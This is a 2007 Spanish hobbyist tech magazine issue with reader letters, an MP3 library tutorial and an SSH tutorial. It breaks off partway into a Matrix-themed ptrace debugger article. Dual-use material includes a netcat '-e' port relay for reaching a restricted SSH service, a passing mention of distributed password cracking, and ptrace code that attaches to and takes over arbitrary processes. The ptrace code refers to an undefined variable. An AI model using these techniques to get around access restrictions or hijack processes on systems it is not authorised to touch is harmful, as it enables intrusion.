OCCAM'S RAZOR

ISSN: 1998-0537

Porque lo más sencillo es lo más probable

Número 2 - 1ª Edición. 2007

El "Making Of" de... OCCAM'S RAZOR
Todos los secretos de la revista desvelados

librerías
Reproduciendo MP3 en unas pocas líneas

redes
Descubre todos los secretos de SSH
Construímos nuestro propio SuperDemonio
Conectándonos a un Directorio Activo desde Linux

distros
Distribuye tus programas en un Live-CD

LAS CRÓNICAS DE MATRIX
Inventando al Agente Smith

... Y nuestras secciones de siempre
- *Trucos*
- *Cartas de los lectores*

NO TE CORTES CON LA NAVAJA DE OCCAM

SUMARIO

OCCAM'S RAZOR. Número 2. 2007
Porque lo más sencillo es lo más probable

Esta revista ha sido realizada con:

LATEX

Occam's Razor

Número 2, Año 2007

Dirección:
David Martínez Oliveira

Editores:
David Martínez Oliveira
Fernando Martín Rodríguez

Colaboradores:
Fernando Martín Rodríguez, Pablo Palazón, Julio I. Sorribes, Gavin Mathews, Laura Rodríguez González, Manuel D. Lago, Miguel Pareja, Er Aplastao, Ssh el Silencioso, Mr Anderson, Er Tuneao, Er del Aberno

Maquetación y Grafismo
DeMO LiR

Publicidad
Occam's Razor Direct
occams-razor@uvigo.es

Impresión
Por ahora tu mismo... Si te apetece

Editorial

El número 2... al fin

by The Occam Team

Pues eso. Al fin, aquí tenéis el número 2 de *Occam's Razor*. Ha sido largo y duro (sí, ya sabemos lo que algunas mentes calenturientas están pensando), pero esperamos que este segundo número sea tan bien recibido como su predecesor.

Como comprobaréis enseguida, nuestros esfuerzos para tratar el uso de la tecnología en otros ámbitos distintos a la ingeniería o la informática, todavía no han dado sus frutos. Pero no perdemos la esperanza. Una vez más animamos a todos aquellos que utilicen cualquier tecnología en otros ámbitos a que nos cuenten como lo hacen y nos desvelen el interesante mundo en el que trabajan.

Por otra parte, os encontraréis con una revista un poco más extensa (unas diez páginas más que el número 1). Muchos nos comentabais que el primer número se os hizo corto... lo que, para nosotros, es una muy buena noticia. Hemos intentado mantener un cierto equilibrio en la profundidad de los artículos para que "Occam's Razor" siga siendo accesible a un amplio *espectro* de lectores.

En este segundo número, hemos continuado las series de artículos iniciadas en el primer número y hemos añadido algunos artículos más. Entre estos últimos podemos destacar la introducción a la *Dactiloscopia Digital* que nos ofrece el siempre ameno Fernando Martín, así como la colaboración de Pablo Palazón y Julio I. Soribes que nos cuentan como conectarnos a redes Windows desde sistemas GNU/Linux.

También podréis encontrar un artículo sobre "Como se hizo la revista", tema por el que muchos os habéis interesado y un resumen del FLOSSIC, en el que hemos colaborado como medio de comunicación asociado. Además, nos hemos arriesgado con un estilo *peculiar* en el artículo *"Las Crónicas de Matrix: Inventando al Agente Smith"*. Esperamos que os resulte interesante, y como siempre vuestros comentarios son el mejor indicador para hacer que esta humilde publicación evolucione y se convierta en un proyecto interesante y sobre todo útil.

Nos gustaría hacer una merecida mención a la colaboración de Miguel Pareja por toda su labor de gestión del ISSN de la revista, que estrenamos con este número y que esperamos aumente las colaboraciones externas, para permitir que, con el tiempo, se convierta en una revista trimestral :).

Finalmente, no podemos más que daros las gracias a todos por la buena acogida del primer número tanto aquí en España como en Latinoamérica. Seguiremos trabajando duro para mantener este proyecto vivo.

Esperamos que os guste este segundo número y nos leemos en el próximo.

The Occam's Razor Team

La imagen de la *pluma* utilizada en la editorial ha sido amablemente cedida por Txemi Jendrix (http://www.txemijendrix.com/)
Las opiniones expresadas en los artículos, así como los contenidos de los mismos, son responsabilidad de los autores de éstos.
Puede obtener la versión electrónica de esta publicación, así como el *código fuente* de la misma y los distintos ficheros de datos asociados a cada artículo en el sitio web:
http://webs.uvigo.es/occams-razor

El Rincón de los lectores

Vuestros comentarios, sugerencias,...

por The Occam's Razor Team

NETCAT

enviado por Vilius

Al leer el artículo del netcat, recordé un problema que resolví una vez con netcat y que tiene mucho que ver con la solución dada en "Como en las pelis".
Aquí, proponéis la creación de un puente, que en realidad es unidireccional.
Supongamos el caso que tenemos una máquina, a la que sólo se puede acceder a través del puerto 8000, y que tiene un ssh instalado en el puerto 22, y que no tenemos privilegios para cambiarlo. ¿Cómo podemos con el netcat conseguir acceder? La solución pasa por crear un puente bidireccional:
Mi propuesta para la creación de un puente bidireccional es la siguiente:

- *Creamos el fichero puente.sh*

```
#!/bin/bash
nc localhost 22 -q 1
```

- *En línea de comandos ejecutamos:*

```
nc -l -p 8000 -e ./puente.sh
```

Con esto conseguimos que cuando conectemos al puerto 8000, se redirija lo que llegue al puerto 22 y a su vez, lo que se responda desde el puerto 22, llegue a quien hizo la petición.
Podemos hacer ahora ssh localhost -p 8000 y podemos conectar al ssh.
Volviendo a la sección como en la pelis, ahora podríamos ejecutar esto en varias máquinas, conectándolas entre sí, y ya tendríamos una conexión bidireccional de princpio a fin, dando saltos a través de nodos intermedios.

–

Estupendo Vilius. Una aplicación muy interesante que enlaza con la mala bestia de este número: "ssh".

OPCIÓN PERDIDA

enviado por SLaYeR

SLaYeR ma nos apunta muy acertadamente

En el articulo de netcat, donde hacéis referencia a la posibilidad de ejecutar un programa con la opción -c, según mi netcat os equivocáis, la opción es -e. Comprobad que no sea una errata.

–

SLaYeR, como bien dices, las últimas versiones de netcat ya no incorporan esta opción, si bien sigue estando disponible en las versiones del programa incluidas en varias distribuciones.
Para todos aquellos que queráis saber como implementar la famosa opción -c, no os podéis perder el artículo de la sección "Mú Rápido" de este mismo número.

CON UN PAR DE LÍNEAS

enviado por Jesús Aneiros

Leo en la sección del asunto el siguiente ejemplo el cual gasta un proceso por gusto y es merecedora del premio UUOC:
http://partmaps.org/era/unix/award.html

```
cat mi_fichero | awk -e '{print \$1,\$2}'
```

Como se ve el cat sobra si se pone el fichero como argumento de awk.
Pero es que el awk tiene un error porque hay que imprimir el valor de la columna 3 no el de la 2. Tampoco es correcto escapar los $ pues ya usaron apostrofes y finalmente la opción -e no hace falta.
Por otro lado el ejemplo de Perl como one-liner deja mucho que desear pues se pudo escribir más corto usando las opciones del lenguaje:

```
perl -ane 'print "$F[0] $F[2]\n"' mi_fichero
```

–

Estupendo Jesús. La errata de awk ya la incluimos en la web, pero la reproducimos aquí pos si algún lector no la pudo ver.

VUESTRO APOYO

Desde aquí queremos agradeceros a todos, los mensajes de felicitación y ánimo que nos habéis enviado a lo largo de estos meses. Esperamos que este número os guste tanto como el primero.

ENVIADNOS...

Vuestros comentarios, sugerencias, ideas, críticas (constructivas claro), correcciones, soluciones, disoluciones o cualquier cosa que se os ocurra... a:

occams-razor@uvigo.es

LOS ESPERAMOS!!!!

Pon un poco de música en tu vida

Como reproducir ficheros MPEG en unas pocas líneas

por Er aplastao

Hace algunos años existió una empresa llamada Loki que desarrollaba versiones de juegos para Linux. La empresa finalmente desapareció, pero nos dejó algunas de las librerías que utilizaron en estos ports. Una de ellas, llamada SMPEG, nos permite reproducir ficheros MPG de forma muy sencilla.

Aunque es mucho más divertido programar tu propio decodificador de MPEG, muchas veces no se dispone de tiempo o de ganas. Afortunadamente, siempre hay alguien que ha echo el trabajo anteriormente. Si no, date prisa y quizás te hagas rico :).
En esta ocasión vamos a utilizar la librería SMPEG desarrollada por la compañía Loki, para escribir un rudimentario reproductor de MP3 en unas pocas líneas.

AL GRANO

Como solemos hacer en esta sección no le vamos a dar vueltas al tema. Aquí tenéis el código del reproductor.

```
#include <stdio.h>
#include <SDL.h>
#include <smpeg/smpeg.h>

int
main (int argc, char *argv[])
{
 SMPEG    *mpeg;
 SMPEG_Info info;

 mpeg = SMPEG_new (argv[1], &info, 1);
 SMPEG_enableaudio (mpeg, 1);
 SMPEG_setvolume (mpeg, 90);
 SMPEG_play (mpeg);
 while
   (SMPEG_status(mpeg) == SMPEG_PLAYING)
   {
    SMPEG_getinfo (mpeg, &info);
    printf ("Time %lf/%lf\n",
              info.current_time,
              info.total_time);
    SDL_Delay (10);
   }
 SMPEG_delete (mpeg);
}
```

Sencillo no?... Abrir, configurar, tocar y esperar :). Bueno, el programa toma su primer argumento de la línea de comandos y lo utiliza para crear un objeto SMPEG que será el encargado de la reproducción. Luego, simplemente ponemos el volumen y le decimos que empiece a tocar.
A continuación nos quedamos esperando en un bucle que terminará cuando la librería haya reproducido el fichero completo. La función SMPEG_status retornará SMPEG_STOP.
A modo de ejemplo, hacemos una llamada a la función SMPEG_getinfo, dentro del bucle, para mostrar en pantalla un mensaje de progreso en la reproducción, que actualizamos cada 10 milisegundos. El retardo dentro del bucle es importante para que la carga del sistema no sea de 1.

SDL

La librería SMPEG se diseñó para ser usada junto a otra librería que se suele utilizar para el desarrollo de juegos: SDL (Simple Directmedia Layer). De hecho, "SMPEG significa SDL MPEG Player Library"
En nuestro ejemplo, estamos utilizando (aunque no lo parezca) esta librería para la reproducción del sonido. El tercer parámetro ('1') en la llamada SMPEG_new es el encargado de ello. Por esta razón, para que el programa funcione, es necesario linkarlo con esta librería. Esto se consigue con el siguiente comando:

```
occam@razor $ gcc -o smpeg-test smpeg-test.c \
`sdl-config --cflags` \
-lsmpeg `sdl-config --libs`
```

Del resto ya se encarga SMPEG :).

VIDEO

Finalmente, comentaros que SMPEG es capaz de decodificar videos en formato MPEG-1. No vamos a incluir un ejemplo de como se haría. Eso lo dejamos para que os entretengais un poquillo y jugueis tanto con SDL como con SMPEG.

"SMPEG fué diseñada para trabajar con SDL"

Pero no nos vamos a ir sin incluir algunas pistas. En primer lugar, tenéis que encontrar la forma de crear una aplicación SDL con su ventana. En el sitio oficial de SDL hay un buen tutorial para empezar.
Una vez que tengáis vuestra flamante ventana en pantalla, es el momento de ojear smpeg.h. Veréis que SMPEG os proporciona funciones para trabajar directamente sobre estructuras SDL_Surface, con las que podréis pintar directamente sobre la ventana. También podéis utilizar OpenGL, pero ya no es tan directo.
Hasta el proximo número.

Conexiones seguras con SSH

... más allá de netcat

por Ssh el Silencioso

Ya hemos visto como hacer muchas cosas a través de la red utilizando Netcat. Sin embargo, aunque como vimos, netcat tiene muchas ventajas, también tiene algunos inconvenientes, como por ejemplo, que los datos viajan por la red como texto plano. En una pequeña red local casera esto no es un gran problema, pero si nuestros datos van a viajar por internet o a través de una red wifi, hay muchos ojos acechando.

Para estos casos es mejor utilizar ssh (Secure SHell). Como veremos en breve, podremos hacer todo lo que hacíamos con nuestro querido Netcat con la ventaja de que los datos viajarán por la red cifrados. Como contrapartida, el uso de ssh no es tan sencillo y ssh no es tan pequeño :).
A continuación exploraremos los usos comunes de esta "mala bestia", y aquellos menos conocidos.

ACCESO REMOTO

El uso más común de SSH, como su propio nombre indica, es permitir un acceso shell seguro. Desde este punto de vista lo podemos considerar un sustituto, más que recomendable, de telnet o rlogin.
Este uso no tiene ningún secreto, simplemente indicamos a nuestro cliente de ssh el nombre de usuario en la máquina a la que nos queremos conectar, seguido de una arroba y el nombre de esa máquina. Algo tal que así:

```
occam@razor$ ssh usuario@maquina_remota
Password:
usuario@maquina_remota$
```

Simplemente comentaros que si no se proporciona nombre de usuario, ssh intentará conectarse con el nombre del usuario local, el cual debe existir en la máquina remota.

La principal aplicación de ssh es el acceso shell seguro

Hasta aquí nada del otro mundo, pero que os parece si os decimos que además podéis ejecutar comandos de forma remota?. Esto es tan fácil como añadir lo que se desea ejecutar a continuación del comando anterior.
Por ejemplo, supongamos que tenemos una máquina en nuestra red conectada a nuestro equipo de música con un montón de "emepetreses" en el directorio "/home/mp3".
Desde cualquier otra máquina de nuestra red, y sin levantarnos de nuestra cómoda silla, podemos ejecutar:

```
occam@razor$ ssh usuario@jukebox 'mpg123 \
> /home/mp3/*mp3'
Password:
occam@razor$
```

Evidentemente, el programa mpg123 debe estar instalado en la máquina remota.

ROMPIENDO CLAVES

En nuestros ejemplos anteriores, hemos ejecutado nuestros comandos en la máquina remota, pero, ssh redirecciona la entrada y salida estándar, lo que nos permite manipular la salida del comando en nuestra máquina local, o pasarle datos a la aplicación remota.
Supongamos que vamos a utilizar varias máquinas en una red para romper alguna clave con un método de fuerza bruta apoyado en diccionarios. En este caso, tomaríamos nuestro diccionario y lo partiríamos en tantas partes como máquinas queremos ejecutar. Con cada una de estas partes, ejecutaríamos nuestro "password cracker" en las máquinas disponibles.
Para no liar esto mucho, y para que tengáis alguna cosa que hacer, en lugar de un rompedor de claves vamos a ejecutar un comando absurdo que simplemente busca una cadena en el fichero que le pasamos.

```
occam@razor$ ssh maquina_potente \
> "grep -i pepito" < lista_de_nombres.txt
Password:
Pepito Grillo
Pepito de los Palotes
occams@razor$
```

Bueno, lo del rompedor de claves fue solo para llamar la atención. En general, podéis utilizar esta funcionalidad de ssh para ejecutar cualquier tipo de cálculo intensivo que se preste a ser dividido en partes de una forma sencilla.

EJECUTANDO APLICACIONES INTERACTIVAS

La forma de ejecutar comandos remotamente, que hemos visto hasta ahora, solamente funciona con programas que no necesitan ni un terminal ni un sistema gráfico. Pero no está todo perdido, ssh nos proporciona una enorme cantidad de opciones.
Veamos como ejecutar un programa que necesita un terminal... como por ejemplo vim

```
occam@razor$ ssh -t remoto "vim /tmp/kk"
Password:
.. Nuestra sesion vim ...
occam@razor$ ssh remoto "cat /tmp/kk"
... veremos lo que hayamos escrito
```

Interesante no?... pero todavía podemos hacerlo mejor. ssh nos permite ejecutar aplicaciones gráficas remotamente. Bueno, esto siempre se ha podido hacer con el sistema X-Window, sin embargo, utilizando ssh, todo el tráfico de red que genera el protocolo X-Window estará cifrado :).
Para hacer esto utilizaremos la opción -X de la misma forma que utilizamos la opción -t en nuestro ejemplo anterior. Sin embargo, en este caso, tenemos que modificar los ficheros de configuración de ssh para permitirle establecer los túneles apropiados. Más adelante hablaremos de los túneles, pero ahora centrémonos en las Xs.
El primer requisito para poder hacer esto es que el sistema remoto disponga de la aplicación xauth y esta sea accesible. Esta aplicación se necesita para configurar el sistema de autenticación MIT-MAGIC-COOKIE-1. Algún día hablaremos del engorroso mundo de X-Window. Por ahora, simplemente que sepáis que esta es una de las formas que utiliza este sistema de ventanas para autenticar los clientes que desean conectarse a un servidor X.

A través de una conexión SSH podemos ejecutar aplicaciones interactivas tanto en modo texto como en modo gráfico

En nuestra máquina local, además tendremos que modificar el fichero `${HOME}/.ssh/config` o el `/etc/ssh/ssh_config`. Añadiendo las siguientes entradas:

```
Host lamaquinaX
ForwardX11 yes
```

Por otra parte, el servidor ssh remoto debe tener activado el "Forwarding" de las X. Esto es, en el fichero `/etc/ssh/sshd_config`, debemos tener una entrada como esta (por defecto está puesta a no por cuestiones de seguridad).

```
X11Forwarding yes
```

Ahora ya podemos ejecutar nuestra aplicación preferida en la máquina remota:

```
occam@razor$ ssh -X lamaquinaX xbill
Password:
```

No conocéis xbill?... a que esperáis para probarlo? :)

BACKAPEANDO

El paquete ssh incluye algunas aplicaciones adicionales que resultan de gran interés. Una de ellas es scp, que como os podéis imaginar recibe su nombre del acrónimo "Secure CoPy". Pues eso.
Su sintaxis es la siguiente:

```
scp [-r] fichero_origen fichero_destino

fichero : usuario@maquina:path
```

Es decir, tenemos un parámetro opcional, -r, que le indicará a scp que debe copiar recursivamente los ficheros que se indican, esto es, descender por los directorio si es necesario. Realmente tiene unas cuantas opciones más, pero esta es la que utilizareis continuamente. Para conocer las otras tenéis la página del manual.
Respecto a los ficheros de origen y destino, la única condición es que uno tiene que ser local y el otro tiene que ser remoto. Es decir, no es posible hacer una copia de un fichero en una máquina remota a otra máquina remota.
Veamos como añadir nuevos mp3s a nuestra máquina 'jukebox':

```
occam@razor$ scp -r mis_mp3/* jukebox:/home/mp3
Password:
... progreso de la copia
occam@razor$
```

O como copiar un álbum determinado a nuestro reproductor mp3 portátil:

```
occam@razor$ scp -r jukebox:/home/mp3/Musica_QTC/*\
> /media/usb0/.
Password:
... progreso de la copia
occam@razor$
```

Sencillo no?

CAMBIANDO DE ORDENADOR. OTRA VEZ

Sí, las cosas nos van bien y hemos vuelto a cambiar de ordenador.

Pero ahora, además, tenemos una tremenda red wifi que hace que nuestros datos viajen por el éter, de forma que algún desaprensivo pueda "echar un ojo" a esas fotos comprometedoras.
Vaya, netcat no es una buena opción en este caso. Así que vamos a usar nuestro nuevo amiguito: ssh.

```
occam@razor$ ssh root@viejo "dd if=/dev/hda1" > \
> viejo_hda1.iso
Password:
... algunas horas después
occam@razor$
```

Sí, nuestra conexión wifi no va tan rápido como nuestra ethernet, así que mejor comprimimos los datos antes de enviarlos:

```
occam@razor$ ssh root@viejo "dd if=/dev/hda1 | \
> gzip" > viejo_hda1.iso.gz
Password:
... algunas horas menos después
occam@razor$
```

Por supuesto, si no queremos copiar toda la partición, sino solo nuestro directorio home, podemos utilizar tar:

```
occam@razor$ ssh root@viejo "cd /home/occam; \
> tar czf -" > viejo_home.tgz
Password:
... algunas horas menos después
occam@razor$
```

Como comentario final, solamente deciros que en lugar de redireccionar la salida de estos comandos a un fichero para crear una imagen del disco, podéis utilizar dd para escribir directamente los datos en la máquina remota y así instalar de forma sencilla varios equipos iguales. No olvidéis ajustar el directorio /etc después de terminar la copia... al menos el interfaz de red :)

Podemos hacer copias de seguridad a través de red... sobre un canal cifrado

A LO GALLARDÓN

Pues sí. Hemos llegado a una de las aplicaciones más interesantes de ssh: los túneles o "port forwarding".
ssh permite utilizar el canal de comunicación cifrado entre dos máquinas por otras conexiones. Esto lo hace de forma directa para las X-Window, como vimos más arriba, pero también nos permite, hacer que el tráfico de cualquier otra conexión viaje cifrado por el canal de comunicaciones que crea ssh.

Se pueden redirigir los puertos de dos formas: local o remota. El uso de una u otra forma es idéntico salvo por el flag a utilizar al invocar ssh. Bueno, veamos un ejemplo para clarificar las cosas.
Supongamos que, de alguna forma, hemos conseguido que nuestra empresa nos permita teletrabajar desde nuestras casas. Nuestra empresa dispone de una máquina llamada "entrada" en la que se ejecuta un servidor ssh, la cual es el único punto de entrada a la red interna.

Establecer túneles cifrados es muy sencillo con SSH

Para poder llevar a cabo nuestro trabajo, necesitamos acceder a un servicio "super-secreto" que se ejecuta en la máquina llamada "proyecto-x", dentro de la red interna de nuestra empresa. Este servicio corre en el puerto 5000.
Puesto que nos conectamos a través de internet, y esa conexión no se puede considerar segura, lo que vamos a hacer es utilizar una conexión segura ssh para acceder a la máquina proyectoX. Lo haremos de esta forma.

```
occam@razor$ ssh -L1234:proyecto-x:5000 entrada
Password:
occam@entrada$
```

El flag -L indica a ssh que conecte el puerto local 1234 al puerto 5000 de la máquina "proyecto-x", a través de la conexión ssh con la máquina "entrada". Si ahora accedemos directamente al puerto 1234 de nuestra máquina, nuestro tráfico se redireccionará al puerto 5000 de la máquina "proyecto-x", a través del canal cifrado que hemos establecido con la máquina "entrada", a la que tenemos acceso desde el exterior.

```
occam@razor$ nc localhost 1234
Bienvenido al Proyecto X
>
```

Ahora todos los comandos que enviemos a la máquina proyecto-x irán cifrados en el tramo que conecta nuestra máquina local y la máquina entrada, es decir, la parte del recorrido que pasa por internet.
Podemos utilizar el flag -R para conseguir un resultado similar. La sintaxis es idéntica, pero en este caso el puerto de redirección se abrirá en la máquina remota.
Como podéis imaginar, nuestra máquina "proyecto-x" puede ser cualquier servicio interno de la red remota: servidores web, pop, etc...
Por ejemplo, si la máquina "proyecto-x" ofrece un interfaz web, una vez establecido el túnel, solo tenemos que apuntar nuestro navegador a la url: "http://entrada/1234" si la redirección de puertos es remota, o a "http://localhost:1234" si optamos por la redirección local.

```
occam@razor$ ssh -R1234:proyecto-x:5000 entrada
Password:
occam@entrada$
....

[En otro terminal]

occam@razor$ nc entrada 1234
Bienvenido al Proyecto X
>
```

La configuración de conexión directa facilita la creación de scripts

MÁS OPCIONES

La forma de establecer el túnel que acabamos de ver, implica iniciar una sesión shell. Una vez que la conexión con "proyecto-x" haya sido establecida, podemos cerrar la sesión shell, y ssh mantendrá el canal de comunicaciones seguro mientras exista alguna conexión a través de los puertos redireccionados.
Una forma, quizás más elegante de hacer esto, es utilizar el flag -f. Esta opción le indica a ssh que pase a segundo plano tras realizar las opciones que nos interesen. Así que una forma más chula de establecer nuestro túnel a "proyecto-x" sería esta:

```
occam@razor$ ssh -f -L1234:proyecto-x:5000 \
> entrada "sleep 20"
Password:
occam@razor$ nc localhost 1234
Bienvenido al Proyecto X
>
```

Como podéis ver, ahora no dejamos el terminal bloqueado con una sesión shell, sino que tras ejecutar ssh se nos devuelve el control automáticamente. A partir de ese momento, tenemos 20 segundos (sleep 20) para iniciar nuestra conexión con "proyecto-x".
Así, tras esos 20 segundos, ssh habrá terminado la ejecución de sleep, pero, puesto que existe una conexión redireccionada, el canal seguro se mantendrá.
Si lo que nos interesa es establecer el túnel de forma permanente, la opción -N nos resultará mucho más útil. Esta opción le indica a ssh que no ejecute ningún comando, estableciendo la redirección de puertos sin más. Sería algo como esto:

```
occam@razor$ ssh -N -f -L1234:proyecto-x:5000 \
> entrada
Password:
occam@razor$ nc localhost 1234
Bienvenido al Proyecto X
>
```

CONEXIÓN DIRECTA

Hasta el momento, habréis visto que en todos los ejemplos que hemos utilizado, es necesario escribir un password para poder hacer lo que sea en el sistema remoto.
Esto está muy bien, pero hace que no podamos utilizar ssh en scripts automáticos de mantenimiento, como por ejemplo, hacer backups periódicos como veíamos más arriba. Bueno, hay opciones, como utilizar expect para ello, pero ssh proporciona un sistema de autenticación alternativo basado en criptografía asimétrica.
Para ello podemos utilizar RSA o DSA y el proceso es bastante sencillo. Lo primero que tenemos que hacer es generar un par de claves, como en cualquier sistema asimétrico. Una pública y una privada. Esto lo hacemos con la utilidad ssh-keygen.
La utilidad ssh-keygen nos hará un par de preguntas. La primera es el nombre del fichero en el que se almacenarán las claves que se generen. La segunda es una clave para proteger las claves que vayamos a generar. Si lo que queremos es evitar que se nos pida un password al ejecutar ssh, dejaremos esta clave en blanco, es decir, no cifrar nuestro par de claves. Como podéis imaginar esto implica un cierto riesgo, ya que si algún malhechor consigue acceder a la máquina en la que se almacenan esas claves, tendrá acceso directo a sistemas supuestamente seguros. Bien, volveremos sobre esto en breve.

CONFIGURANDO LA CONEXIÓN DIRECTA

Tras ejecutar ssh-keygen, y si no hemos especificado un fichero para almacenar las claves diferente al de por defecto (simplemente pulsar enter cuando se nos pregunta), nuestra clave pública se habrá almacenado en el fichero " /.ssh/identity.pub".
Lo que tenemos que hacer ahora es añadir el contenido de identity.pub al fichero `.ssh/authorized_keys` en la máquina a la que queremos tener acceso directo. Algo así:

```
occam@razor$ scp .ssh/identity.pub remota:/tmp
occam@razor$ ssh remota
Password:
occam@remota$ cat /tmp/identity.pub >> \
> .ssh/authorized_keys
occam@remota$ exit
occam@razor$
```

SSH soporta autenticación con criptografía simétrica y asimétrica

Ahora cada vez que nos conectemos a la máquina "remota", accederemos directamente a ella sin que se nos pida ningún password.

Si hemos introducido una clave para proteger las claves públicas y privadas generadas por ssh-keygen, esa será la clave que se nos pida. A priori, trabajar de esta forma parece que no tiene muchas ventajas respecto a la configuración por defecto, pero no es así...

MANEJANDO CLAVES PRIVADAS

Como acabamos de contaros, no todo está perdido si decidimos cifrar nuestro par de claves públicas y privadas. De hecho, es bastante recomendable hacer eso ;).
Para solucionar este problema, podemos utilizar ssh-agent. Esta aplicación permite manejar de forma automática nuestros pares de claves de forma que no tengamos que escribirlos todo el tiempo.
Para utilizarlo, lo primero que tenemos que hacer es ejecutarlo. Como salida de su ejecución, ssh-agent, nos devolverá una serie de comandos shell que debemos ejecutar para que el sistema funcione. Después de esto, podremos añadir nuestras claves privadas a su caché y ya nos podemos olvidar de teclear passwords continuamente.
Todo este proceso se resume en lo siguiente:

```
occam@razor$ eval ‘ssh-agent‘
occam@razor$ ssh-add ~/.ssh/identity
Need passphrase for /home/occam/.ssh/identity
Enter passphrase for /home/occam/.ssh/identity
(introduce tu contraseña)
```

El comando ssh-add añade nuestra clave privada a la caché de ssh-agent que se está ejecutando en segundo plano. A partir de este momento, ya podemos conectarnos directamente a nuestra máquina remota, pero manteniendo un nivel de seguridad aceptable, ya que nuestra clave privada está cifrada en el disco.

ssh-agent hace la gestión de claves más sencilla

Por supuesto, mientras ssh-agent se está ejecutando, estamos corriendo un cierto riesgo, puesto que la información sensible se encuentra en memoria, en la caché de ssh-agent.

APLICACIONES CON SOPORTE SSH

Para terminar, simplemente os vamos a comentar algunas herramientas que ya están preparadas para trabajar con ssh y por tanto trabajar de forma segura a través de la red.
Quizás unas de las más populares son las herramientas de control de configuración como cvs o svn, que cualquiera que desarrolle un proyecto en alguno de los repositorios tipo sourceforge disponibles por la red, estará acostumbrado a utilizar. Su uso, como cliente, es inmediato. Por ejemplo, para el caso de cvs, simplemente tenemos que darle el valor ssh a la variable de entorno `CVS_RSH`.
Otra herramienta que trabaja directamente con conexiones ssh es rsync. Esta herramienta permite sincronizar directorios entre dos sistemas, copiando o borrando solamente lo necesario. Sin duda, una herramienta muy útil.
Finalmente, no podemos despedirnos sin hablar de sshfs. Se trata de un sistema de ficheros construido sobre FUSE (Filesystem in USer Space), que nos permite montar directorios en sistemas remotos, comunicándonos con éstos a través de ssh, es decir, de forma segura. Mucho más cómodo, seguro y fácil de usar que NFS.

MONTONES DE OPCIONES

A lo largo de este texto hemos intentado presentar las opciones más comunes y de uso más cotidiano de esta mala bestia. Ahora solo nos queda remitiros a las páginas del manual, para que flipéis con el resto de opciones de las que no hemos hablado.
Además de la línea de comandos, los ficheros de configuración, tanto del cliente como del servidor, que podéis encontrar en /etc/ssh, permiten ajustar un montón de opciones muy interesantes desde el punto de vista de la seguridad: no permitir login como root, no permitir passwords vacías, ...
Esperamos que os haya resultado interesante y que le saquéis partido a las redes. Quizás alguno se anime ahora a recuperar algún PC viejo y configurar su propia red casera ;)

USUARIOS DE WINDOWS

Los usuarios de Windows tienen dos opciones principales para utilizar todo esto que hemos comentado hasta el momento. La primera es instalar el sistema cygwin con el que conseguirán un entorno UNIX que, por supuesto, incluye “Secure Shell”.
Otra opción es utilizar un pequeño programa llamado “Putty”. Es muy pequeño, no necesita instalación y funciona muy bien. Cada cual que escoja su opción :)

LECTORES

Recordad que podéis enviarnos vuestros experimentos con ssh, y los más interesantes, curiosos y güays los publicaremos en el próximo número. Todavía somos pobres para hacer concursos hasta que consigamos patrocinadores con pasta... Pero bueno, por lo que te ha costado esta revista te puedes estirar un poco no?
Podéis enviar vuestras propuestas a:

occams-razor@uvigo.es

A domar esta mala bestia

Esta historia se remonta a tiempos inmemorables cuando Matrix no era más que un sencillo sistema operativo todavía controlado por los hombres. Cuando nadie podía vislumbrar lo que el tiempo depararía a la raza humana. Cuando el sistema empezaba a ser complejo y la mente humana ya no podía controlarlo sin ayuda. Cuando aparecieron los primeros AGENTES.

Nadie sabe como ocurrió, pero la realidad es que, de alguna forma, el sistema acabó siendo controlado por programas. Programas diseñados para facilitar las tareas de los administradores.

Estos administradores hablaban de sistemas "autonómicos", sistemas capaces de auto-gestionarse, auto-configurarse, e incluso auto-repararse. La característica principal de estos sistemas era que poseían un cierto nivel de consciencia sobre si mismos (conocido como *self-awareness*), y en algún momento, esa consciencia dio lugar a lo que ahora ya todos conocemos.

Según algunos estudiosos, uno de los primeros programas que apareció en aquel primitivo sistema fue el Agente Smith. La información que se ha podido recopilar a lo largo de todo este tiempo es ambigua y vaga, pero este texto intentará arrojar algo de luz sobre el origen del AGENTE SMITH.

LOS AGENTES

Los agentes eran programas que pertenecían al sistema. Eran parte de él, y por ello, disponían de ciertos privilegios especiales dentro del mismo.

En teoría, ningún otro programa debería tener acceso a estos privilegios, pero la realidad era que el sistema tenía fallos. Anomalías que surgían cada cierto tiempo y que permitían la creación de nuevos programas capaces de obtener esos privilegios del sistema de forma ilegítima. No se podía esperar otra cosa de los humanos.

Esas anomalías se denominaban genéricamente *exploits* y en torno a ellos surgió toda una estirpe de programas: gusanos, virus, bacterias, bombas lógicas, puertas traseras, etc...

Una de las funciones para la que los agentes fueron creados fue minimizar los efectos de estas anomalías en el sistema. Lo que se conocía como IDS (*Intrusion Detection Systems*).

Así, según parece, en aquel primitivo momento, existían muchas clases de agentes. Entre ellos, el agente Smith.

EL AGENTE SMITH

El agente Smith, comenzó siendo un sencillo programa capaz de tomar el control de cualquier otra aplicación del sistema, de acuerdo a una serie de reglas prefijadas. Una vez que tomaba el control de una aplicación, se apropiaba de sus recursos e informaba de su presencia.

Su primera versión no tenía capacidad de razonamiento y, desde ese punto de vista, Smith era un autómata controlado por los humanos. Lo que en aquella era se conocía como un "Depurador Interactivo Personalizado" o *DIP*.

La historia que sigue cuenta como se creó la primera versión del agente Smith, cuyo verdadero nombre, según se ha podido comprobar a partir del concienzudo análisis de antiguos registros magnéticos, fue test06.c

TOMANDO EL CONTROL

Para tomar el control de otros programas, los agentes hacían uso de sus especiales condiciones que les permiten un acceso privilegiado al sistema.

La forma de llevar a cabo este acceso se recoge en las siguientes líneas, recuperadas de los restos del Nebuchadnezzar por el famoso investigador Switch, el cual, irónicamente tomó su nombre de uno de los componentes de la tripulación original de esta nave.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include <errno.h>

#include <sys/types.h>
#include <sys/wait.h>
#include <sys/ptrace.h>

#include <signal.h>

/* estructura user_regs */
#include <asm/user.h>

int posee_proceso (pid_t);
int lista_descriptores ();

int main (int argc, char *argv[])
{
   int     status;
   pid_t   sospechoso;

  printf ("Agente Smith v 1.0\n\n");
  lista_descriptores ();

  printf ("Soy el proceso : %d\n", getpid());
  printf ("Que proceso quieres controlar? > ");
  scanf ("%d", &sospechoso);

  if (ptrace(PTRACE_ATTACH, sospechoso,
             NULL, NULL) < 0)
     perror ("PTRACE_ATTACH:");
  wait (&status);

   /* Nos posicionamos a la entrada o
      a la salida de una llamada al sistema*/
  if (ptrace (PTRACE_SYSCALL, the_pid,
              NULL, NULL)< 0)
    perror ("SYSCALL:");
  wait (&status);

  posee_proceso (sospechoso);

